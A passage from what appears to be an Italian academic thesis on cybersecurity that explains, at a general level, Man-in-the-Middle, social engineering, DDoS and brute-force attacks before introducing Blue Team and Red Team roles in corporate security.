


Figura 1.10: Schematizzazione di un attacco Man-in-the-Middle

Naturalmente l'attacco va a buon fine soltanto se nessuna delle due parti è a conoscenza del fatto che il collegamento che li unisce è stato effettivamente compromesso da una terza parte. Il Man-in-the-Middle può limitarsi ad intercettare i messaggi inviati e ricevuti tra le due parti, oppure può entrare ancora di più in gioco fingendosi una delle due parti o modificare i messaggi scambiati.

Come per ogni altro attacco alla cybersecurity citato in precedenza, anche il Man-in-the-Middle si differenzia in varie categorie,in quanto quasi ogni tipo di connessione Internet può essere compromessa da una simile minaccia. Vediamo i principali attacchi Man-in-the-Middle:

- *Man-in-the-WiFi:* rappresenta uno dei metodi più comuni per compromettere una rete WiFi. Viene da sè che le reti WiFi maggiormente utilizzate per effettuare attacchi Man-in-the-Middle sono quelle pubbliche, che possono trovarsi in un bar, un aereoporto, etc.; tuttavia, non è assolutamente da escludere un eventuale attacco a reti WiFi domestiche o private. In questi tipi di attacchi vengono spesso creati dei nodi WiFi falsi, chiamati "*gemello cattivo*", i quali simulano un punto di accesso atto ad ingannarci. Un'altra soluzione è quella di monitorare il traffico web cercando elementi come cookies di sessione, dove sono memorizzati informazioni personali dell'utente, per dirottare l'account dell'utente in questone.

- *Man-in-the-Mobile:* come suggerisce il nome, è un attacco che mira ad infettare i dispositivi mobile; l'obiettivo principale è bypassare l'autenticazione a due fattori che protegge i nostri account di istituti finanziari e non solo, così da ottenere vari codici di autenticazione per accedere agli account di cui parlavamo precedentemente.

- *Man-in-the-Browser:* è conosciuto anche con il nome di "*bankink trojan*" e prevede che un malware venga installato sul dispositivo della vittima. Grazie al virus iniettato, il criminale è in grado di modificare le transazioni online eseguite, con la particolarità che il browser ci mostrerà la transazione corretta, mentre, in realtà, ne viene fatta un'altra.

- *Man-in-the-IoT:* si basa sull'*Internet of Things* (l'Internet delle cose), dove molti oggetti sono connessi ad una rete, ma la maggior parte di essi sono anche vulnerabili ad attacchi informatici, tanto che l'Internet of Things è stato ribattezzato l'*Internet of Threats* (l'Internet dei pericoli).

- *Man-in-the-App:* persino le applicazioni non sono immuni ad attacchi Man-in-the-Middle; infatti al criminale occorre semplicemente falsificare l'attestato di sicurezza che applicazioni e siti usano per essere sicuri che le comunicazioni tra loro e l'utente siano protette, con lo scopo di ingannare migliaia di utenti e rubare tutti i dati forniti all'applicazione.

- *Man-in-the-Cloud:* in questo tipo di attacco si sfrutta, soprattutto, il *session hijacking* (il criminale sfrutta una serie di punti deboli, che spaziano dalle modalità di implementazione delle sessioni all'autenticazione degli utenti) per accedere ai servizi cloud. I criminali sono immensamente attratti da questa attività in quanto nei cloud solitamente vengono memorizzate grandi moli di dati, molti dei quali in genere riservati.

La pericolosità degli attacchi MitM è data dal fatto che avvengono in modo pressoché invisibile; perciò è essenziale che gli utenti siano ben informati dei rischi e prendano le giuste precauzioni per prevenirli. A volte l'attenzione dell'utente non sempre è sufficiente, soprattutto se l'applicazione utilizzata per difendersi presenta delle vulnerabilità in grado di permettere a soggetti esterni di intercettare le proprie comunicazioni.

1.3.5 Social engineering

L'ingegneria sociale comprende una vasta gamma di attività che tenta di sfruttare un errore umano od un comportamento di un utente con l'obiettivo di ottenere l'accesso a informazioni o servizi.

In ambito di cybersecurity, l'ingegneria sociale induce gli utenti ad aprire documenti, file o e-mail, a visitare siti Web o a consentire, a persone non autorizzate, l'accesso a sistemi o servizi. Sebbene questi trucchi possano abusare della tecnologia, per avere successo si basano sempre sull'elemento umano. Da uno studio condotto dall'ENISA del 2022 si nota come ci sia




Figura 1.11: Distribuzione temporale degli attacchi di ingegneria sociale da luglio 2021 a luglio 2022

stato un aumento di incidenti che riguardano l'ingegneria sociale, come è visibile nel grafico in (Figura 1.11).

Rispetto a quando è nato il fenomeno del social engineering, le sue tecniche e tipologie si sono evolute; infatti, esso può manifestarsi sotto diverse forme. Per studiare al meglio l'ingegneria sociale occorre considerare i *canali* e le *modalità* con cui i criminali danneggiano le vittime.

Per quanto riguarda i canali, essi sono molteplici e fanno parte della vita di tutti i giorni:

- email;
- telefoni;
- servizi cloud;
- siti web;
- social media.

A tutti questi canali si aggiungono anche svariate modalità affinché l'attacco vada a buon fine; tra queste citiamo:

- *Phishing:* di cui si è abbondantemente parlato nella Sezione 1.3.3. Esso rappresenta la modalità più utilizzata ed efficace per effettuare un attacco di ingegneria sociale.
- *Pretexting:* risulta essere molto simile al *vishing* di cui anche abbiamo parlato nella Sezione 1.3.3; infatti, in questa tecnica, il criminale contatta la vittima telefonicamente simulando una situazione particolare per poi carpire dei dati privati.
- *Baiting:* tramite il quale il criminale adesca ("to bait", in inglese, significa "adescare", da cui, poi, "baiting") le vittime sfruttando la loro curiosità. Per esempio, il criminale lascia volontariamente incustodita una chiavetta USB, piuttosto che un CD o altro, contenente il codice maligno necessario per l'attacco di ingegneria sociale.
- *Trashing:* in questo caso, i criminali cercano informazioni sensibili setacciando la spazzatura delle vittime, alla ricerca anche, di sistemi dismessi, come smartphone, laptop o dispositivi USB guasti, che, se non resettati correttamente, possono ancora contenere informazioni utili al criminale.

- *Quid pro Quo:* tramite questa modalità si prevede che il social engineer offra un servizio o un aiuto in cambio di un benefit. In particolare, il criminale si finge un'altra persona di un certo ambito, promettendo supporto in cambio di informazioni utili al supporto stesso.
- *Tailgating:* questa tecnica "estrema" prevede l'accesso fisico all'interno di un'area riservata; per esempio, il criminale può guadagnare accesso a tale struttura seguendo un dipendente autorizzato.

Per qualsiasi modalità descritta è fondamentale la componente umana; perciò, l'unico modo per limitare i fenomeni di ingegneria sociale è, necessariamente, infondere una cultura alla sicurezza fra le persone.

1.3.6 Attacchi Distributed Denial-of-Service (DDoS)

Prima di parlare degli attacchi DDos (Distributed Denial of Service) occorre capire cosa sia un attacco Dos (Denial of Service). Un *DoS* è un attacco volto ad arrestare un computer, una rete o anche solo un particolare servizio. Alcuni attacchi hanno come target una particolare applicazione o servizio, ad esempio Web, SMTP, FTP, etc.; altri, invece, mirano a mettere fuori uso completamente il server o, addirittura, un'intera rete.

Gli attacchi *DDoS* amplificano la portata di tali minacce, utilizzando dei *botnet*, ovvero decine di migliaia di dispositivi (non più solo computer di ignari utenti), in grado di generare richieste verso uno specifico target con l'obiettivo di saturarne in poco tempo le risorse e di renderlo indisponibile. In particolare, gli effetti di un attacco DDoS possono risultare estremamente dannosi sia a causa della potenza che possono esprimere, ma anche per le difficoltà insite nel poterli mitigare in tempi rapidi.

Anche in questo caso esistono vari tipi di attacchi DDoS; i tre pincipali sono gli attacchi *volumetrici*, gli attacchi *di protocolli* e gli attacchi *a livello di applicazione*, ma ne analizzeremo anche altri. Tutti e tre hanno uno scopo comune: quello di rallentare gravemente, o impedire del tutto, al traffico legittimo di raggiungere la sua destinazione. Al fine di comprendere in maniera completa come funziona un attacco DDoS, è fondamentale analizzare le varie strade che il criminale può intraprendere.

Attacco DDoS volumetrico

L'obiettivo di un attacco DDoS volumetrico (Figura 1.12) è quello di sopraffare una rete con enormi quantità di traffico, congestionando la larghezza di banda della risorsa della vittima prescelta.

La copiosa quantità di traffico impedisce agli utenti legittimi di accedere a un'applicazione o servizio arrestando, al contempo, il flusso del traffico in entrata o in uscita, creando danni indipendentemente da chi sia la vittima dell'attacco.

In particolare, gli attacchi volumetrici utilizzano *botnet* creati da singoli sistemi e dispositivi infettati da malware. I bot, controllati dal criminale, assumono il comando di dispositivi legittimi per amplificare gli attacchi DDoS che fanno un uso intensivo della larghezza di banda. Vengono, dunque, utilizzati per congestionare una vittima precisa, ed Internet in generale, con del traffico dannoso che occupa tutta la larghezza di banda disponibile.




Figura 1.12: Funzionamento di un attacco DDoS volumetrico

Attacco DDoS ai protocolli

Gli attacchi ai protocolli (Figura 1.13) tentano di consumare ed esaurire la capacità di elaborazione di varie risorse dell'infrastruttura di una rete, come server o firewall, attraverso richieste di connessione dannosa che sfruttano le comunicazioni con i protocolli. È possibile misurare gli attacchi ai protocolli in pacchetti al secondo (pps) e bit al secondo (bps).




Figura 1.13: Funzionamento di un attacco DDoS ai protocolli

Due importanti tipi di attacchi DDoS ai protocolli sono i *SYN flood* e lo *Smurf DDoS*.

Attacco SYN flood

Uno dei tre metodi con la quale una persona può interfecciarsi con l'Internet è tramite il protocollo *TCP* (Transmission Control Protocol). Questa connessione richiede un handshake a tre vie (SYN, SYN-ACK, ACK) da un servizio TCP al cui interno è compreso l'invio del pacchetto *SYN* (Synchronize Control Bit), grazie al quale l'utente si connette con un server. Quest'ultimo restituisce un pacchetto *SYN-ACK*, al quale si risponde con una comunicazione *ACK* (Acknowledgment) per completare l'handshake del TCP.

In un attacco SYN flood, un client dannoso invia una grande quantità di pacchetti *SYN* (parte del solito handshake), ma non invia mai il riconoscimento per il completamento dell'handshake. Questa condizione fa restare il server in una situazione di stallo in cui esso rimane in attesa di connessioni TCP semiaperte, che finiscono per bruciare la capacità di effettuare nuovi collegamenti per i servizi che monitorano gli stati di connessione.

Attacco Smurf DDoS
In un attacco Smurf DDoS, grandi quantità di pacchetti ICMP (Internet Control Message Protocol), con l'IDP (Integrated Data Processing) di origine contraffatto dell'obiettivo preso di mira, vengono trasmesse a una rete informatica tramite un indirizzo broadcast IP. Per impostazione predefinita, la maggior parte dei dispositivi di una rete risponderà all'indirizzo IP sorgente, e ,a seconda del numero di macchine sulla rete, il computer della vittima potrebbe subire rallentamenti fino a soccombere sotto il peso del traffico.

Attacco DDoS a livello di applicazione
A differenza degli attacchi DDoS tradizionali, che si concentrano sul sovraccarico della larghezza di banda o delle risorse di rete, un attacco DDoS a livello di applicazione (Figura 1.14), anche detto attacco DDos di livello 7, prende di mira e distrugge applicazioni web specifiche e non intere reti. Esso è l'attacco DDoS più semplice da effettuare ma, contemporaneamente, il più difficile da sventare e prevenire.




Figura 1.14: Funzionamento di un attacco DDoS a livello di applicazione

Un esempio di tale attacco è l'attacco *HTTP flood*, che mira a sovraccaricare un server web inviando un gran numero di richieste HTTP legittime, ma eccessive. In questo tipo di attacco, gli aggressori sfruttano la natura asimmetrica delle connessioni HTTP, in cui la richiesta da parte del client necessita generalmente di meno risorse rispetto alla risposta del server. Questo rende possibile inviare una grande quantità di richieste da parte dei criminali utilizzando risorse relativamente limitate, ma sovraccaricando il server destinatario.

Attacco UDP flood
Gli UDP flood vengono spesso scelti per gli attacchi DDoS su una larghezza di banda più ampia. I criminali tentano di sopraffare le porte dell'host target con pacchetti IP contenenti

protocolli UDP (User Datagram Protocol) stateless. Perciò l'host vittima cerca applicazioni associate ai pacchetti UDP e, quando non ne trova, restituisce al destinatario il messaggio "Destinazione non raggiungibile". Gli indirizzi IP vengono spesso contraffatti per rendere anonimo un criminale; una volta inondato l'host target di traffico di attacco, il sistema non risponde più e non è più disponibile agli utenti legittimi.

Attacco di ICMP flood

Un ICMP flood è un metodo di attacco DDoS per infrastrutture a 3 livelli che utilizza messaggi ICMP per sovraccaricare la larghezza di banda della rete presa di mira. Il protocollo ICMP (Internet Control Message Protocol) viene usato principalmente per la messaggistica di errore e, in genere, non consente uno scambio di dati tra sistemi diversi.

La difficoltà nel mitigare e prevenire ogni tipo di attacco DDoS li rende una delle minacce più critiche per i sistemi informatici. Inoltre, l'utilizzo degli attacchi da parte dei criminali sta diventando sempre più elevato per tanti motivi. Il primo è che gli attacchi DDoS tradizionali si stanno spostando verso le reti mobili e l'Internet of Things. Tali dispositivi sono, infatti, un bersaglio adatto agli attacchi DDoS a causa delle loro risorse limitate che, spesso, si traducono in una scarsa sicurezza e protezione. In questo contesto, gli attacchi DDoS mirano a minacciare o a disturbare il funzionamento di reti o sistemi, ma hanno anche il potenziale di minacciare la sicurezza degli utenti. Infatti, il numero crescente di dispositivi e le applicazioni connesse al cloud offrono agli avversari un campo di gioco più ampio su cui indirizzare gli attacchi.

Un secondo motivo è che nel 2021-22, mentre la pandemia di COVID-19 aveva ancora un impatto importante sugli attacchi DDoS, la guerra informatica (cyberwarfare) tra Russia e Ucraina ha monopolizzato e influenzato la forma degli attacchi DDoS come mai avvenuto prima, tant'è che ormai gli attacchi DDoS sono considerati la quinta dimensione della guerra, dopo battaglie aeree, marittime, terrestri e, perfino, spaziali.

A dimostrazione di quanto detto è possibile notare un aumento vertiginoso di attacchi DDoS nel grafico in Figura 1.15 ripreso dal "*ENISA Threat Landscape 2022*".




Figura 1.15: Andamento temporale degli attacchi DDoS tra giugno 2021 e luglio 2022

1.3.7 Attacchi BruteForce

Gli attacchi BruteForce consistono nell'individuare una password, provando tutte le possibili combinazioni di lettere, caratteri speciali e numeri, per l'accesso ad un sistema

informatico; tale tipo di attacco è generalmente usato per carpire informazioni sensibili o diffondere malware. Naturalmente richiede un tempo di esecuzione molto più elevato rispetto a qualsiasi altro tipo di attacco descritto precedentemente, è per questo considerabile come l'ultima spiaggia.

Di seguito, in Figura 1.16, viene mostrata una possibile schematizzazione di un attacco BruteForce.




Figura 1.16: Schematizzazione di un attacco BruteForce

I tipi più comuni di attacchi BruteForce sono:

- *Attacchi di BruteForce semplici:* si utilizzano combinazioni di password standard o numeri di identificazione personale, che spesso hanno successo in quanto troppi utenti non usano un gestore delle password e si affidano ancora a password deboli.
- *Attacchi al dizionario:* iniziano con un singolo nome utente e testano le possibili password ricavandole dai dizionari e correggendo le parole con caratteri speciali e numeri.
- *Attacchi di BruteForce ibridi:* utilizzano la logica esterna per determinare variazioni di password e possibili combinazioni che hanno ottime possibilità di avere successo, quindi provano quante più variazioni possibili.
- *Attacchi di BruteForce inversi:* con questa tecnica i criminali usano una raccolta di password comuni abbinate a possibili nomi utente.
- *Credential stuffing:* è la tecnica che ha successo anche con le password più complesse, poiché i criminali usano password note acquisite dalle violazioni dei dati per tentare di accedere a una varietà di altri siti. Siccome molti utenti usano la stessa password per una vasta gamma di siti e account, sebbene essa sia complessa, una volta scoperta, il criminale avrà accesso a tali siti e account.

Esistono, inoltre, vari software che permettono di compiere attacchi BruteForce; tra questi ricordiamo:

1. *Hydra:* che rappresenta il software per eccellenza in quanto è molto potente e supporta oltre cinquanta protocolli, tra cui HTTP, HTTPS, telnet, FTP, etc.
2. *Hashcat:* che si definisce come il software per il recupero password "più veloce al mondo". La sua particolarità sta nel fatto che per gli attacchi consente di sfruttare la potenza di calcolo dei processori grafici (GPU), oltre che della più classica CPU.

3. *JTR:* è un software open source che permette di effettuare attacchi di tipo dizionario o BruteForce.

Nella storia sono tanti gli esemi di attacchi di BruteForce, il più grande dei quali ha preso di mira GitHub nel 2013, quando dei cybercriminali hanno carpito milioni di credenziali di utenti GitHub tramite l'uso di una lista di username e password.

Un altro immenso attacco è stato quello ai danni degli utilizzatori di TaoBao, compromettendo 21 milioni di account in totale tra ottobre e novembre 2015. A dimostrazione di quanto gli utenti tendano ad usare le stesse credenziali, anche in questo caso è stato utilizzato un database colmo di credenziali carpite altrove, e tale database è risultato efficace in un caso su cinque.

Per evitare di ripetere danni come quelli sopra citati è opportuno sapersi difendere dagli attacchi di BruteForce. La protezione migliore, come si evince da quanto detto in questa sezione, è utilizzare buone password. Per "buone password" si intendono password complesse, difficili da carpire con pochi tentativi e, soprattutto, password che non siano utilizzate per qualsiasi sito o account associati ad una stessa persona.

Una *best practice* è anche quella di crittografare la propria password. La differenza tra attaccare una password crittografata ed una semplice password è che la seconda viene generata dagli umani ed è normalmente molto più semplice, in termine di tentativi, da decriptare. Un'ultima soluzione è l'utilizzo di generatori di password studiati per fornire password complesse e difficilmente ottenibili tramite attacchi di BruteForce.

CAPITOLO 2

Blue Team e Red Team

Questo secondo capitolo si concentra su alcune tipologie di Team, che rappresentano delle squadre dedicate a testare l'efficacia di un programma di sicurezza. In particolare verranno descritti con maggiore attenzione i Blue Team e Red Team che, lavorando insieme, permettono di rafforzare la posizione di sicurezza dell'azienda. Per ognuno dei due team verranno analizzati i vantaggi recati alle organizzazioni che li utilizzano ed i compiti che essi devono svolgere. Successivamente, relativamente ai Blue Team, vengono definiti gli strumenti utilizzati dal Team stesso al fine di completare le proprie attività. Infine, per quanto riguarda i Red Team, verranno analizzate le differenze esistenti con i Penetration Test, tecnica simile, ma, allo stesso tempo, decisamente differente.

2.1 Definizione dei Team

Quando si tratta di sicurezza informatica spesso pensiamo solo alla protezione, alla difesa e al contrasto delle minacce. Tuttavia, esistono due approcci: quello dove, appunto, si pensa direttamente alla difesa della rete e quello in cui ci si mette nei panni degli aggressori e si vede l'infrastruttura come un bersaglio. All'interno di questo scenario sono presenti vari attori che vengono identificati in diversi gruppi, chiamati "*Team*".

2.1.1 Blue Team

Un Blue Team è una vera e propria *task force*, un gruppo di esperti in sicurezza informatica, con lo scopo di difendere e proteggere la sicurezza di un'organizzazione da eventuali cyberattacchi. Chiaramente proteggersi presuppone prima conoscere quali siano eventuali punti deboli dei propri sistemi e valutare le difese informatiche in essere per riuscire, così, a prevenire e contrastare eventuali attacchi da parte di hacker.

Questo scopo è raggiungibile mettendo in sicurezza gli *asset* dell'azienda ed effettuando scansioni alla ricerca di eventuali vulnerabilità; è necessario, inoltre, controllare anche i *DNS* (Domain Name System) di un'organizzazione ed, immediatamente dopo il recupero dei dati richiesti, esaminare, se presenti, le attività sospette.

Oltre ad implementare le politiche di sicurezza, il Blue Team insegna ai dipendenti come rimanere al sicuro all'interno e all'esterno dell'organizzazione e consiglia le aziende sugli investimenti e sulle procedure da attuare per proteggersi dagli attacchi.

Una volta definito lo scopo generale del blue team, è importante capire come esso lavori per contrastare le varie minacce di cybersecurity; il funzionamento può essere identificato nei seguenti passi:

1. Inizialmente il Blue Team effettua una valutazione del rischio identificando le minacce e i punti deboli che si possono sfruttare dopo aver ottenuto i dati, e documenta ciò che deve essere protetto.

2. Successivamente, i dipendenti vengono istruiti sulle procedure di sicurezza e vengono implementate politiche più rigorose sulle password per restringere l'accesso al sistema. Inoltre, viene spesso installato uno strumento di monitoraggio per registrare e verificare l'accesso ai sistemi.

3. Infine, il *Senior Management*, responsabile della pianificazione e supervisione del lavoro di gruppi o individui, ha un ruolo cruciale poiché solo lui può accettare un rischio o implementare controlli di mitigazione. Di conseguenza, i controlli di sicurezza vengono spesso selezionati in base al rapporto costi-benefici.

Per spiegare ulteriormente quanto detto ci serviamo di un esempio: supponiamo che un'azienda sia sottoposta ad un attacco DDoS durante il quale, come già detto nella Sezione 1.3.6, le richieste di traffico incomplete vengono inviate ad un server rendendo la rete meno disponibile per gli utenti legittimi. Lo scopo del Blue Team, quindi, è quello di calcolare la perdita subita dopo tale incidente; inoltre, esso valuterà i costi e i benefici dell'implementazione di un sistema di rilevamento e prevenzione delle intrusioni in linea con gli obiettivi aziendali al fine di ridurre al minimo la minaccia degli attacchi DDoS.

2.1.2 Red Team

Il Red Team, al contrario di quanto detto per il Blue Team, è responsabile dell'esecuzione di attacchi informatici simulati contro l'azienda committente e stabilisce l'efficacia dei programmi aziendali di sicurezza. Durante questi attacchi, esperti professionisti simulano di essere veri e propri cybercriminali e tentano di attaccare le difese informatiche dell'azienda sfruttando una gamma completa di strumenti che hanno a disposizione gli hacker più aggressivi, tra cui il social engineering, la web exploitation, il cross site scripting, sino alla creazione e divulgazione di malware progettato ad hoc.

Prima dell'esecuzione di tali attacchi vengono definite alcune *regole di ingaggio* tra i membri del Red Team e alcuni partecipanti all'interno dell'azienda da testare. Ovviamente, in queste esercitazioni, la riservatezza è fondamentale ed il personale aziendale non deve esserne a conoscenza per evitare che possa adottare comportamenti più attenti solo durante il Red Teaming.

In base alle regole di ingaggio, un Red Team si occupa di una o entrambe le seguenti aree aziendali:

- *Difese tecnologiche:* utili per rivelare potenziali vulnerabilità e rischi all'interno di sistemi basati su hardware e software, come reti, applicazioni, router, interruttori e elettrodomestici.

- *Difese umane:* come già detto nella Sezione 1.1.5, rappresenta spesso l'anello più debole nelle difese informatiche; il Red Team si rivolge al personale, agli appaltatori indipendenti, ai dipartimenti e ai partner commerciali per assicurarsi che siano tutti il più protetti possibile.

Attraverso questi passaggi, i test del Red Team aiutano i responsabili di sicurezza a identificare eventuali scappatoie o punti deboli, che potrebbero fornire l'opportunità di ottenere l'accesso ai sistemi di un'azienda, comportando, conseguentemente, una grave violazione dei dati.

In base a quanto detto riguardo al Red Team e al Blue Team, è possibile notare che il lavoro coordinato tra i due risulta essere essenziale. Infatti, il Red Team, essendo a conoscenza delle minacce o delle vulnerabilità più recenti, può consigliare il Blue Team sulle tecniche di prevenzione, e quest'ultimo farà lo stesso, ovvero condividerà le ultime tecnologie trovate con il Red Team per migliorare la sicurezza.

